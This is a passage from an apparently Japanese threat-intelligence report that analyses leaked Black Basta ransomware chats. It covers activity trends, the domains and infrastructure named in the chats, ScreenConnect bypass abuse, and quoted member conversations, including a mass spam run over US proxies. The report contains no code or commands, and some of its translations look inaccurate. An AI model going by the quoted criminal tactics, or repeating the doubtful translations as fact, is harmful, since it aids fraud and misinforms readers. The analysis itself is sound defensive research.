
チャットの内容からは、Black Basta のメンバーが特定の時期に休暇を取っていたことが分かっており、特に年末年始と夏季期間の休暇について会話する様子が見られた。週単位のメッセージ数の推移を可視化すると、年末年始には著しく減少しており、休暇に関する発言と整合する結果が得られた。ロシアでは公的な祝日や祭日を合わせて比較的長期間の年始休暇があり、1 月中旬までメッセージ数が少ないことから、犯罪グループでありながらもこうした文化に準拠して活動している様子が垣間見える。

2024 年 7 月以降の減少は、夏季休暇という見方もできるが、現環境を維持することが困難となり、活動基盤を移行した可能性も考えられる。

特に、2024 年 5 月に行われた大規模医療ネットワークへの攻撃がメディアで大きく報じられ、世間から過剰に注目を集めたことは、法執行機関への警戒を強める契機となったと考えられる。さらに、2024 年 6 月末にはリーダーである「gg」が法執行機関に拘束されるなど、複数の外的要因が重なったことで、取り締まりへの警戒が一層高まった。

実際に、gg は新たなプラットフォームへの移行を示唆する発言をしており、この発言が流出したチャットログの最終期間に位置することも、前述の推測を裏付ける材料となっている。

メッセージ数の推移



2.3 ドメイン名・IP アドレス分析


流出したチャットログには多数のドメイン名と IP アドレスが含まれており、これらは被害組織のウェブサイト、攻撃者が使用した自前のインフラや、ホスティングサービス、および攻撃活動で悪用されたオンラインサービス等に関連していた。本節ではチャットログに出現したドメイン名や IP アドレスの分析によって明らかとなった事実を提示する。

ドメイン別出現数

チャットには 1 万 6 千を超えるドメイン名が出現（重複を含む）しており、そのうち約 26%を占める上位 20 件を抽出した。際立って出現回数が多かったのは企業の資本金や所在地などの詳細な情報を提供するサービス「ZoomInfo」であり、Black Basta が標的選定にあたって、企業の情報を重視していることが分かった。

次いで、temp[.]sh や transfer[.]sh などファイル共有サービスのドメインが多く出現している。これらは一時的なファイル共有を目的としたサービスであり、一定期間を過ぎるとファイルがサーバー上から自動削除される。こうしたサービスは攻撃活動の一環で使用されており、痕跡を極力残さないようにする慎重さがうかがえる。


そのほか出現数は少ないものの、特徴的なドメインとしては、フィッシング攻撃への悪用が想定される政府機関を装ったドメイン名や、被害組織に関連すると見られるドメインも複数確認している。


チャットログに出現したドメイン名（TOP20）
zoominfo.com
temp.sh
mjustice.dz
[redacted]
file.io
github.com
[redacted]
qaz.im
prnt.sc
avcheck.net
exploit.in
[redacted]
dropmefiles.com
google.com
okta.com
microsoft.com
[redacted]
[redacted]
scanner.to
[redacted]
X軸:出現数
Y軸:ドメイン名
0
200
400
600
800
1000
1200

IP アドレスから見る攻撃活動

流出したチャットログには少なくとも 4,000 個近い IP アドレスが存在しており、地理的には広範囲に分散していた※。本節では、被害組織に対する直接的な攻撃の記録と、攻撃者が利用したインフラストラクチャーの特徴について述べる。


被害組織に関連する IP アドレスについて、チャットログ内には複数の組織に対して ConnectWise ScreenConnect の認証バイパスに関する脆弱性を悪用し、不正にアカウントを作成した結果を共有した記録が残っていた。これらの記録から、攻撃者が複数の組織に対して侵入の足がかりを構築し、さらなる攻撃につなげる様子が確認できた。



チャットログには HZ Hosting Ltd. のホスティングサーバーに関連する複数の IP アドレスが存在した。HZ Hosting Ltd.は、レンタルインターネットサーバーを提供するホスティングプロバイダーであり、同社のサーバーは匿名でビットコインによる支払いが可能である。HZ Hosting Ltd.に関しては、ロシアのサイバー攻撃グループである Sandworm が行った攻撃にて悪用されたことが確認されており、攻撃者にとって、こうした特徴を持つホスティングサーバーは攻撃を実施する上で有用であることが分かる。

※ IP アドレスが広範囲に分布している様子
本図は、流出チャットに出現した全ての IP アドレスを地理的にマッピングしたものである。これらの IP アドレスには、被害組織や攻撃インフラ（C2 サーバー、ホスティング、プロキシなど）、侵害された第三者システムなどが混在している可能性があり、その複雑性から個別の分類・帰属は未確定であるが、攻撃グループの活動範囲やリソース活用の地理的広がりを俯瞰するための参考情報として掲載する。

チャット上に出現した IP アドレスの地理的分布



3. グループの人間的側面

ランサムウェア攻撃グループの内部実態を把握することは一般的に困難である。しかし、今回流出したチャットログの分析により、Black Basta の組織構造や行動パターンに関する情報が得られた。

チャットログには、犯罪活動に関する内容以外にも、メンバーの私的な会話が記録されていた。日常的な話題として家族や金銭、健康、政治に関する会話が交わされており、その中には互いの国が戦争中であるメンバー同士が、戦争について懸念を示すやりとりも含まれていた。ランサムウェア攻撃に関する議論においても、社会的な注目の高さや人命への影響を懸念する発言が記録されており、メンバーの個人的な感情が表出する場面があった。

こうした私生活に関わる記録のみならず、法執行機関に対する警戒や、身元秘匿のための偽装工作、盗聴対策としての対面会話の要求など、活動を継続するための行動も記録されていた。また、組織内部での裏切り者に関する言及があり、メンバー間の関係性が必ずしも安定的ではないことを示す記録も存在した。

3.1 家族・金銭・健康などの生活に関する話題

ランサムウェア攻撃グループのメンバーは、犯罪に関与しているものの、常に攻撃活動に従事しているわけではなく、攻撃活動と私生活を区別している様子がうかがえる。チャットログには、家族、収入、健康、恋愛、将来といった私生活に関する日常的な話題も多数記録されていた。これらの会話から、Black Basta メンバーたちの犯罪者以外の一面も垣間見ることができる。

妻の出産が控えているという人物と、メンバーの会話

妻の出産と金銭的動機

日本語訳	原文
[2024-04-05 17:37:16][arslanshabbirmalik]：サー、私には妊娠中の妻がいます。出産のためにお金を貯めています。どうか、あなたは公正で心の広い方です。私は貧しい人間です。お願いです、家族のように私の面倒を見てください。誓って、私は一生あなたのために働きます。 [2024-04-05 17:41:28][manager361]：妻は今まさに出産中ということ？ ～～～ 中略 ～～～ [2024-04-05 17:42:05][arslanshabbirmalik]：いえサー。3 ヶ月後に赤ちゃんが生まれる予定です。 [2024-04-05 17:42:22][arslanshabbirmalik]：🙏💚🤍 [2024-04-05 17:52:07][manager361]：今からもっと番号を追加するよ [2024-04-05 17:52:16][arslanshabbirmalik]：Ok ですサー。 [2024-04-05 17:52:17][manager361]：作業の準備はいいか？ [2024-04-05 17:52:22][arslanshabbirmalik]：はいサー ～～～ 中略 ～～～ [2024-04-05 17:58:41][manager361]：始めて [2024-04-05 17:59:28][arslanshabbirmalik]：了解しましたサー。 ～～～ 中略 ～～～ [2024-04-05 19:32:39][arslanshabbirmalik]：こんにちはサー。すべての番号に電話し、コメントを追加しました。	2024-04-05 17:37:16, @arslanshabbirmalik:matrix.org, Sir, I have a pregnant wife. I am saving money for her delivery. Please you area just and open hearted man. I am a poor person. My request to you is to take care of me like a family. I promise you, I shall be working for you all life. 2024-04-05 17:41:28, @manager361:colorado.su, Is your wife having a baby right now or something? [omitted] 2024-04-05 17:42:05, @arslanshabbirmalik:matrix.org, No no sir. After 3 months then baby is expected 2024-04-05 17:42:22, @arslanshabbirmalik:matrix.org, 🙏💚🤍 2024-04-05 17:52:07, @manager361:colorado.su, I'll add more numbers now 2024-04-05 17:52:16, @arslanshabbirmalik:matrix.org, Ok sir. 2024-04-05 17:52:17, @manager361:colorado.su, Ready to work? 2024-04-05 17:52:22, @arslanshabbirmalik:matrix.org, Yes sir [omitted] 2024-04-05 17:58:41, @manager361:colorado.su, Start 2024-04-05 17:59:28, @arslanshabbirmalik:matrix.org, Received sir. [omitted]

～～～ 中略 ～～～ [2024-04-05 19:39:23][arslanshabbirmalik]：ハハ、ありがとうございますマダム。私は平和を愛する人間です。私たちは皆つながっていて、同じ根から来ていると信じています。私はパキスタンに住んでいます。ここでの生活は少し困難で、異なります。 ～～～ 中略 ～～～ [2024-04-05 19:44:53][arslanshabbirmalik]：🧐🧐🙏 サー、もし可能であればお願いとして受け取ってください。私はあまり恵まれた人間ではありません。より良い生活のために努力しています。もしご負担でなければ、ご自身の意思でよい報酬をお支払いいただければ大変ありがたく思います。🧐🙏🧐🙏🧐🙏 [2024-04-05 19:48:07][manager880]：うん、続けていこう。そうすれば私たちの協力関係がどれほど強いかが明らかになるよ。 ～～～ 中略 ～～～ [2024-04-05 19:50:33][arslanshabbirmalik]：マダム、あなたは愛そのものです 😭🩶😭。マダム、あなたがとても強い女性であることを私は知っています。だから私はあなたの仕事に完全に献身しています。チャンスは誰にでも訪れるものだと信じています。もしかしたら、あなたのおかげで私は最も幸運な人間になれるかもしれません。マダム、いつまでも健康で、幸せで、繁栄されますように 😉	2024-04-05 19:32:39, @arslanshabbirmalik:matrix.org, Hello sir, I have called all the number and added the comments. [omitted] 2024-04-05 19:39:23, @arslanshabbirmalik:matrix.org, Haha, thank you madam. I am a peaceful person. I believe we all are connected and from the same stem. I live in Pakistan. Here life is bit difficult and different. [omitted] 2024-04-05 19:44:53, @arslanshabbirmalik:matrix.org, 🧐🧐🙏 please sir, if possible , consider it as a request. I am not a very privileged person. I am striving to make a good living. Please if it's not a burden to you. Pay me good with your own will. I shall be highly thankful to you. 🧐🙏🧐🙏🧐🙏 2024-04-05 19:48:07, @manager880:colorado.su, Huh, Let's keep going, and it will become clearer how strong our cooperation will be. [omitted] 2024-04-05 19:50:33, @arslanshabbirmalik:matrix.org, Madam, you are love. 😭🩶😭. Madam, I know you are a very strong woman. This is why I am fully dedicated to your work. I believe opportunity can knock on anybody's door. May be because of you I could be the luckiest one. Madam, you always healthy happy and prosperous 😉

貧困を訴えて同情を引き、雇用と高報酬を得ようとしていると見られる。過剰な敬意表現や家族の状況を強調することで感情に訴えかけ、組織への忠誠も約束していた。これにより、犯罪組織が国際的に貧困層を取り込み、低コストで労働力を確保する手法の一端が示されている。また、電話を使った詐欺行為の実態の一部も明らかになっている。

借金返済への言及

日本語訳	原文
[2023-12-19 20:39:21][w]：やっとすべての借金を返せる、ずっとこの日を待ってたよ） [2023-12-19 20:39:33][w]：もう何にも気を取られずに済む、効率も 100 倍は上がるね [2023-12-19 20:39:43][w]：ずっとあの電話に追われてたからマジで最悪だった [2023-12-19 20:40:00][gg]：それは良かったな！ [2023-12-19 20:40:13][gg]：頑張って働いてきた甲斐があったな ） [2023-12-19 20:40:20][w]：だね） [2023-12-19 20:40:32][w]：もう一度ありがとう、チャンスをくれて） [2023-12-19 20:40:45][w]：いろいろ助けてくれて、本当に感謝してるよ）	2023-12-19 20:39:21,@w:matrixtcFJHPDblmt2rg.network, наконец то я все долги закрою, так давно этого ждал) 2023-12-19 20:39:33,@w:matrixtcFJHPDblmt2rg.network, теперь вообще ничего не будет парить, кпд в раз 100 будет выше 2023-12-19 20:39:43,@w:matrixtcFJHPDblmt2rg.network, а то постоянно отбивался от этих звонков пиздец 2023-12-19 20:40:00,@usernamegg:matrix.bestflowers247.online, ну вот и отлично ! 2023-12-19 20:40:13,@usernamegg:matrix.bestflowers247.online, не зря работаем сидим) 2023-12-19 20:40:20,@w:matrixtcFJHPDblmt2rg.network, ага) 2023-12-19 20:40:32,@w:matrixtcFJHPDblmt2rg.network, спасибо еще раз больше тебе, за то что дал шанс) 2023-12-19 20:40:45,@w:matrixtcFJHPDblmt2rg.network, помог со многим, за все спасибо)

借金に悩まされていた人物が犯罪に関与することで経済的問題を解消し、リーダーに対して感謝を述べている。

金銭的成功と仲間への感謝の表明

日本語訳	原文
[2024-02-06 08:16:45][usernamenn]：ショップは沈ませないよ、あなたが言ったように、今やそれは私の責任だ)) [2024-02-06 08:17:16][usernamenn]：それに魂を注ぎ込んだんだ [2024-02-06 08:17:44][usernamegg]：そう、彼は私たちを長年養ってくれたんだ [2024-02-06 08:17:50][usernamegg]：彼のおかげで私たちは多くの利益を得た [2024-02-06 08:17:59][usernamegg]：これは本当に本当に本当に素晴らしいプロジェクトだ [2024-02-06 08:18:04][usernamenn]：ショップがヨーロッパへの道を開いてくれたんだ)))	2024-02-06 08:16:45, @usernamenn:matrix.bestflowers247.online, шоп я не оставлю тонуть, как ты сказал это теперь моя ноша)) 2024-02-06 08:17:16, @usernamenn:matrix.bestflowers247.online, в него душа вложена как никак 2024-02-06 08:17:44, @usernamegg:matrix.bestflowers247.online, да он нас кормил много лет 2024-02-06 08:17:50, @usernamegg:matrix.bestflowers247.online, мы добра столько нажили с ним 2024-02-06 08:17:59, @usernamegg:matrix.bestflowers247.online, это очень очень очень крутой проект 2024-02-06 08:18:04, @usernamenn:matrix.bestflowers247.online, ну шоп открыл дорогу в европу нам))

仲間が構築したオンラインサービスで多額の利益を得たことや、その開発者を称賛する様子が確認できた。

天気がいい日の散歩について

日本語訳	原文
[2024-05-25 08:46:29][gg]：水辺はいい天気だよ [2024-05-25 09:31:58][nickolas]：うん、いい天気だね。今日は俺も散歩に出かけよう、喧騒から少し離れてね）	2024-05-25 08:46:29, @usernamegg:matrix.bestflowers247.online, на воде хорошая погода 2024-05-25 09:31:58, @nickolas:talks.icu, да погодка хорошая, пойду тоже гулять сегодня, отвлекаться от суеты)

日々の作業の合間に、気分転換として天気や散歩について言及する場面が見られる。サイバー攻撃の実行者同士が交わす、何気ない日常会話も多数記録されている。

週末の家族との過ごし方 1

日本語訳	原文
[2023-12-11 08:17:37][lapa]：まあ週末は家で過ごしたって感じかな、年末の映画を見てたよ [2023-12-11 08:18:50][lapa]：> <@usernamegg:matrix.bestflowers247.online> もう年末気分って感じ？）全体的にはそうだね、これからツリーを飾る予定だから、そうしたらもっと年末っぽくなるかな） [2023-12-11 08:21:34][gg]：いいね [2023-12-11 08:21:41][gg]：俺はこの週末にツリーを飾ったよ	2023-12-11 08:17:37, @lapa:matrix.bestflowers247.online, ну выходные дома просидел можно считать, новогодние фильмы смотрел 2023-12-11 08:18:50, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> настроение нг уже ?) в целом да, еще елку будем наряжать, тогда уже более новогоднее будет) 2023-12-11 08:21:34, @usernamegg:matrix.bestflowers247.online, отлично 2023-12-11 08:21:41, @usernamegg:matrix.bestflowers247.online, я наряжал елку в эти выходные

休日の過ごし方や年末の雰囲気について交わされた日常的な会話からは、クリスマスツリーの飾り付けやクリスマス映画の鑑賞といった、一般的な休日の過ごし方が見て取れる。こうしたやりとりは、サイバー攻撃に関与する犯罪者にも私生活が存在し、一般社会と地続きの生活を送っていることを示している。

週末の家族との過ごし方 2

日本語訳	原文
[2023-11-17 16:31:37][gg]：仕事が恋しかったんだな [2023-11-17 16:31:39][gg]：_0 [2023-11-17 16:31:46][timber]：子どもがいて外に出られなくて [2023-11-17 16:32:02][timber]：週末の方が楽なんだ。誰も送迎しなくていいから [2023-11-17 16:32:24][gg]：ああ [2023-11-17 16:32:49][timber]：週末は誰もいないの？ [2023-11-17 16:33:14][gg]：俺はいるよ。でも週末は休まないと	2023-11-17 16:31:37, @usernamegg:matrix.bestflowers247.online, по работе он соскучился 2023-11-17 16:31:39, @usernamegg:matrix.bestflowers247.online, _0 2023-11-17 16:31:46, @timber:matrix.bestflowers247.online, дети не пускают 2023-11-17 16:32:02, @timber:matrix.bestflowers247.online, на выходных легче. никого не надо возить 2023-11-17 16:32:24, @usernamegg:matrix.bestflowers247.online, aa 2023-11-17 16:32:49, @timber:matrix.bestflowers247.online, вас никого не бывает на выходных?

	2023-11-17 16:33:14, @usernamegg:matrix.bestflowers247.online, я тут бываю но выхи отдыхать надо

子育ての事情により平日の活動が制限されている一方で、週末には参加が可能であることが示されている。また、リーダー格のメンバーは週末も在席しており、チーム全体として柔軟な体制が取られている様子がうかがえる。

休暇前にスパム配信処理をする様子

日本語訳	原文
[2023-12-20 13:46:39][gg]：スパムが走り出した ～～～ 中略 ～～～ [2023-12-20 13:52:01][lapa]：14 万飛んだ [2023-12-20 13:52:05][lapa]：＊ 14 万送信済み ～～～ 中略 ～～～ [2023-12-20 14:06:01][lapa]：29 万飛んだ ～～～ 中略 ～～～ [2023-12-20 14:15:31][lapa]：40 万送信済み、一旦止めて、US 用のソックスを追加する ～～～ 中略 ～～～ [2023-12-20 15:29:08][lapa]：30 万飛んだ [2023-12-20 15:29:10][lapa]：US 分ね ～～～ 中略 ～～～ [2023-12-20 15:29:18][lapa]：一旦止める、成果が少ない ～～～ 中略 ～～～ [2023-12-20 15:37:33][gg]：もしかして、今のところまだクリーンなうちにヘルメット（＝マルウェア、ツール）を送っておいたほうがいいかもな？ [2023-12-20 15:37:41][gg]：500～600K [2023-12-20 15:37:48][gg]：どうせもうすぐ休暇に入るしな [2023-12-20 15:37:52][gg]：で、体力温存だ	2023-12-20 13:46:39, @usernamegg:matrix.bestflowers247.online, пошел спам [omitted] 2023-12-20 13:52:01, @lapa:matrix.bestflowers247.online, 140k ушл 2023-12-20 13:52:05, @lapa:matrix.bestflowers247.online, * 140k ушло [omitted] 2023-12-20 14:06:01, @lapa:matrix.bestflowers247.online, 290k ушло [omitted] 2023-12-20 14:15:31, @lapa:matrix.bestflowers247.online, 400k ушло, стопну, сделаю еще соксов для юсы [omitted] 2023-12-20 15:29:08, @lapa:matrix.bestflowers247.online, ушло 300к 2023-12-20 15:29:10, @lapa:matrix.bestflowers247.online, по юсе [omitted] 2023-12-20 15:29:18, @lapa:matrix.bestflowers247.online, буду стопать, мало че пришло [omitted] 2023-12-20 15:37:33, @usernamegg:matrix.bestflowers247.online, может еще шлем пока чисто ? 2023-12-20 15:37:41, @usernamegg:matrix.bestflowers247.online, 500-600к, 500-600K, 500-600k

	2023-12-20 15:37:48, @usernamegg:matrix.bestflowers247.online, скоро на праздники все равно уходим 2023-12-20 15:37:52, @usernamegg:matrix.bestflowers247.online, и будем копить силы

「もうすぐ休暇に入るし」といった発言とともに、50〜60 万件規模の追加配信について相談する様子が確認された。送信インフラが「まだクリーン」であることを前提に、大量配信を進める判断が下されており、休暇前にスパムを配信する作業リズムがうかがえる。

家族や友人にまつわる相談

妻との喧嘩

日本語訳	原文
[2023-11-22 18:09:13][gg]：昔トレーニング機器を設置したことがあってさ [2023-11-22 18:09:17][nn]：))) [2023-11-22 18:09:19][gg]：まだ故郷に住んでた頃の話だよ [2023-11-22 18:09:35][gg]：エレベーターのない 6 階でさ、覚えてるだろ [2023-11-22 18:09:45][nn]：うんうん [2023-11-22 18:09:52][gg]：家に帰ったら、妻にまた俺の浮気か何かがバレて大騒ぎになってさ [2023-11-22 18:09:59][gg]：最終的に彼女は廊下に飛び出していったよ [2023-11-22 18:10:07][nn]：)) [2023-11-22 18:10:10][nn]：ヤバすぎる [2023-11-22 18:10:17][gg]：「この人は麻薬中毒よ！」って叫びながらさ	2023-11-22 18:09:13, @usernamegg:matrix.bestflowers247.online, я как то трен ставил 2023-11-22 18:09:17, @usernamenn:matrix.bestflowers247.online,))) 2023-11-22 18:09:19, @usernamegg:matrix.bestflowers247.online, мы жили еще на родине 2023-11-22 18:09:35, @usernamegg:matrix.bestflowers247.online, на 6м этаже без лифта, ну ты помнишь 2023-11-22 18:09:45, @usernamenn:matrix.bestflowers247.online, ага 2023-11-22 18:09:52, @usernamegg:matrix.bestflowers247.online, я пришел домой и мне жена закатила скандал ну там что то опять узнала про мои похождения 2023-11-22 18:09:59, @usernamegg:matrix.bestflowers247.online, в итоге она оказалась в коридоре 2023-11-22 18:10:07, @usernamenn:matrix.bestflowers247.online,)) 2023-11-22 18:10:10, @usernamenn:matrix.bestflowers247.online, ЖОООСТКО

